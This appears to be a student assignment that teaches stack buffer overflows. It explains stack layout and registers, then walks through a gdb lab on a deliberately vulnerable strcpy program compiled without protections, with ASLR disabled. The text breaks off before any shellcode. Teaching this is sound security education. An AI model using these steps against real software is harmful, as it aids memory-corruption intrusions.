Assignment 3 - B

Buffer Overflow

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Contents

What is Buffer Overflow?

Buffer overflow occurs anytime the program writes more information into the buffer than the space it has allocated in the memory. This allows an attacker to overwrite data that controls the program execution path and hijack the control of the program to execute the attacker's code instead the process code. Programs written in C language, where more focus is given to the programming efficiency and code length than to the security aspect, are most susceptible to this type of attack. In fact, in programming terms, C language is considered to be very flexible and powerful, but it seems that although this tool is an asset it may become a headache for many novice programmers. It is enough to mention a pointer-based call by direct memory reference mode or a text string approach. This latter implies a situation that even among library functions working on text strings, there are indeed those that cannot control the length of the real buffer thereby becoming susceptible to an overflow of the declared length.

Memory Structure




Figure 1: Memory Structure

Segments

- **Text Segment** - Contains primarily the program code.
- **Data Segment** - Contains initialized and uninitialized Global data. Size fixed during Compilation.
- **Stack** - Stores function call-by arguments, local variables and values of selected registers allowing it to retrieve the program state.
- **Heap** - Holds dynamic variables.

Function Calls

The program works by sequentially executing CPU instructions. For this purpose the CPU has the Extended Instruction Counter (EIP register) to maintain the sequence order. It controls the execution of the program, indicating the address of the next instruction to be executed. For example, running a jump or calling a function causes the said register to be appropriately modified. Suppose that the EIP calls itself at the address of its own code section and proceeds with execution. What will happen then?
When a procedure is called, the return address for function call, which the program needs to resume execution, is put into the stack. Looking at it from the attacker's point of view, this is a situation of key importance. If the attacker somehow managed to overwrite the return address stored on the stack, upon termination of the procedure, it would be loaded into the EIP register, potentially allowing any overflow code to be executed instead of the process code resulting from the normal behavior of the program. We may see how the stack behaves after the following code has been executed.

```
#include<stdio.h>
void f(int a, int b)
{
char buf[10];
// <-- the stack is watched here
}
void main()
{
f(1, 2);
}
```

After the function f() is entered, the stack looks like the following:




Figure 2: Stack Contents

Firstly, the function arguments are pushed backwards in the stack (in accordance with the C language rules), followed by the return address. From now on, the function f() takes the return address to exploit it. f() pushes the current EBP content and then allocates a portion of the stack to its local variables.
Two things are worth noticing. Firstly, the stack grows downwards in memory as it gets bigger. It is important to remember, because a statement like this:

```
sub esp, 08h
```

that causes the stack to grow, may seem confusing. In fact, the bigger the ESP, the smaller the stack size and vice versa.
Secondly, whole 32-bit words are pushed onto the stack. Hence, a 10-character array occupies really three full words, i.e. 12 bytes.

Stack Operation

There are two CPU registers which hold information that is necessary when calling data residing in the memory - ESP and EBP.
ESP (Stack Pointer) holds the top stack address. ESP is modifiable and can be modified either directly or indirectly.

- Directly – since direct operations are executable here, for example, add esp, 08h. This causes shrinking of the stack by 8 bytes (2 words).

- Indirectly – by adding/removing data elements to/from the stack with each successive PUSH or POP stack operation.

The **EBP (Base Pointer)** register is a basic (static) register that points to the stack bottom.It contains the address of the stack bottom as an offset relative to the executed procedure. Each time a new procedure is called, the old value of EBP is the first to be pushed onto the stack and then the new value of ESP

is moved to EBP. This new value of ESP held by EBP becomes the reference base to local variables that are needed to retrieve the stack section allocated for function call 1.
Since ESP points to the top of the stack, it gets changed frequently during the execution of a program, and having it as an offset reference register is very cumbersome. That is why EBP is employed in this role.

Actual Threat

```
#include<stdio.h>
char *code = "AAAABBBBCCCCDDD"; //including the character ’\0’ size = 16 bytes
void main()
{
char buf[8];
strcpy(buf, code);
}
```

When executed, the above program returns an access violation.Reason: An attempt was made to fit a 16-character string into an 8–byte space. Thus, the allocated memory space has been exceeded and the data at the stack bottom is overwritten. The frame address and the return address gets overwritten. Therefore, upon returning from the function, a modified return address has been pushed into EIP, thereby allowing the program to proceed with the address pointed to by this value, thus creating the stack execution error,thereby corrupting the return address on the stack.

Performing Actual Attack

The steps to effectively overrun the buffer are as follows:

1. Discovering a code, which is vulnerable to a buffer overflow.

2. Determining the number of bytes to be long enough to overwrite the return address.

3. Calculating the address to point the alternate code.

4. Writing the code to be executed.


5. Linking everything together and testing .

Buffer Overflow Demonstration

Steps

1. **Disable ASLR**
   To do it, change the contents of the file randomize-va-space from 2 to 0

2. **Write the following program in a file**



```
#include<stdio.h>
#include<string.h>
int main(int argc, char * argv[])
{
        if(argc == 2)
        {
                char buffer[256];
                strcpy(buffer,argv[1]);
                printf("%s\n",buffer);
        }
}
```

Figure 3: Contents of the file ex.c


3. **Compile the file using the following command**

   ```
   gcc -fno-stack-protector -m32 -z execstack ex.c
   ```

   where

   - **-fno-stack-protector** - Removes the canary value at the end of the buffer

- **-m32** - Sets the program to compile into a 32-bit Program
- **-z execstack** - Makes the stack executable



atharva@atharva-Inspiron-3543: ~/MTech/CSS
File Edit View Search Terminal Help

```
atharva@atharva-Inspiron-3543  ~/MTech/CSS                ✔  4186  14:38:47
gcc -fno-stack-protector -m32 -z execstack ex.c

atharva@atharva-Inspiron-3543  ~/MTech/CSS                ✔  4187  14:39:07
_
```


Figure 4: Compiling the C Program

4. **Open the executable file a.out using gdb**

```
gdb ./a.out
```

5. **Disassemble the main function using the command**


```
disas main
```



```
(gdb) disas main
Dump of assembler code for function main:
   0x0804843b <+0>:     lea    0x4(%esp),%ecx
   0x0804843f <+4>:     and    $0xfffffff0,%esp
   0x08048442 <+7>:     pushl  -0x4(%ecx)
   0x08048445 <+10>:    push   %ebp
   0x08048446 <+11>:    mov    %esp,%ebp
   0x08048448 <+13>:    push   %ecx
   0x08048449 <+14>:    sub    $0x104,%esp
   0x0804844f <+20>:    mov    %ecx,%eax
   0x08048451 <+22>:    cmpl   $0x2,(%eax)
   0x08048454 <+25>:    jne    0x8048483 <main+72>
   0x08048456 <+27>:    mov    0x4(%eax),%eax
   0x08048459 <+30>:    add    $0x4,%eax
   0x0804845c <+33>:    mov    (%eax),%eax
   0x0804845e <+35>:    sub    $0x8,%esp
   0x08048461 <+38>:    push   %eax
   0x08048462 <+39>:    lea    -0x108(%ebp),%eax
   0x08048468 <+45>:    push   %eax
   0x08048469 <+46>:    call   0x8048300 <strcpy@plt>
   0x0804846e <+51>:    add    $0x10,%esp
   0x08048471 <+54>:    sub    $0xc,%esp
   0x08048474 <+57>:    lea    -0x108(%ebp),%eax
   0x0804847a <+63>:    push   %eax
   0x0804847b <+64>:    call   0x8048310 <puts@plt>
   0x08048480 <+69>:    add    $0x10,%esp
   0x08048483 <+72>:    mov    $0x0,%eax
   0x08048488 <+77>:    mov    -0x4(%ebp),%ecx
   0x0804848b <+80>:    leave
   0x0804848c <+81>:    lea    -0x4(%ecx),%esp
   0x0804848f <+84>:    ret
End of assembler dump.
(gdb) _
```

Figure 5: Disassembling the Main Function

6. **Identify the address of the print() function and add a breakpoint just before it.**



```
Dump of assembler code for function main:
   0x0804843b <+0>:     lea    0x4(%esp),%ecx
   0x0804843f <+4>:     and    $0xfffffff0,%esp
   0x08048442 <+7>:     pushl  -0x4(%ecx)
   0x08048445 <+10>:    push   %ebp
   0x08048446 <+11>:    mov    %esp,%ebp
   0x08048448 <+13>:    push   %ecx
   0x08048449 <+14>:    sub    $0x104,%esp
   0x0804844f <+20>:    mov    %ecx,%eax
   0x08048451 <+22>:    cmpl   $0x2,(%eax)
   0x08048454 <+25>:    jne    0x8048483 <main+72>
   0x08048456 <+27>:    mov    0x4(%eax),%eax
   0x08048459 <+30>:    add    $0x4,%eax
   0x0804845c <+33>:    mov    (%eax),%eax
   0x0804845e <+35>:    sub    $0x8,%esp
   0x08048461 <+38>:    push   %eax
   0x08048462 <+39>:    lea    -0x108(%ebp),%eax
   0x08048468 <+45>:    push   %eax
   0x08048469 <+46>:    call   0x8048300 <strcpy@plt>
   0x0804846e <+51>:    add    $0x10,%esp
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   0x08048474 <+57>:    lea    -0x108(%ebp),%eax
   0x0804847a <+63>:    push   %eax
   0x0804847b <+64>:    call   0x8048310 <puts@plt>
   0x08048480 <+69>:    add    $0x10,%esp
   0x08048483 <+72>:    mov    $0x0,%eax
   0x08048488 <+77>:    mov    -0x4(%ebp),%ecx
   0x0804848b <+80>:    leave
   0x0804848c <+81>:    lea    -0x4(%ecx),%esp
   0x0804848f <+84>:    ret
End of assembler dump.
(gdb) break *0x0804847a
Breakpoint 1 at 0x804847a
(gdb) _
```


Figure 6: Highlighted address of breakpoint

```
break *0x0804847A
```

7. Now run the program as follows




```
(gdb)
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('A'*256)")

Breakpoint 1, 0x0804847a in main ()
(gdb) _
```

Figure 7: Running the program

8. View the Buffer

```
x/200xb $esp
```

- **x/** - Command is used in GDB to examine the memory area
- **200** - Number of units of memory to display
- **x** - Display the contents in HEX
- **b** - Separate by Bytes
- **esp** - Extended Stack Pointer



```
(gdb) x/200xb $esp
0xffffcdc4:     0x81    0xd1    0xff    0xff    0x2e    0x4e    0x3d    0xf6
0xffffcdcc:     0x12    0xff    0xdf    0xf7    0x41    0x41    0x41    0x41
0xffffcdd4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcddc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcde4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdec:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdf4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdfc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce04:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce0c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce14:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce1c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce24:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce2c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce34:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce3c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce44:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce4c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce54:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce5c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce64:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce6c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce74:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce7c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce84:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
(gdb) _
```

Figure 8: Examining the Buffer Area

9. **Identify the starting Address of the buffer**


   As shown in the figure below, the starting address of the buffer will be:

   `0xffffcdcc + 0x4`

   The calculated address is

   `0xffffcdd0`


   This address will be useful after some time.



```
(gdb) x/200xb $esp
0xffffcdc4:     0x81    0xd1    0xff    0xff    0x2e    0x4e    0x3d    0xf6
0xffffcdcc:     0x12    0xff    0xdf    0xf7    0x41    0x41    0x41    0x41
0xffffcdd4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcddc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcde4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdec:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdf4:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcdfc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce04:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce0c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce14:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce1c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce24:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce2c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce34:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce3c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce44:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce4c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce54:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce5c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce64:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce6c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce74:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce7c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffce84:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
(gdb) # This is the starting address of the buffer: 0xffffcdd0
(gdb) _
```

Figure 9: Calculating the Starting Address

10. **Generating Payload**
    Here we know the size of the Buffer is 256. We can use the following pattern generator and specify the offset at which the Segment Fault occurs, which helps us to identify the address of return pointer. The contents of this return address can be modified to direct the control to our malicious Shell Code.



Buffer overflow pattern generator

Cyclical pattern generator to find the offset of an overwritten address.

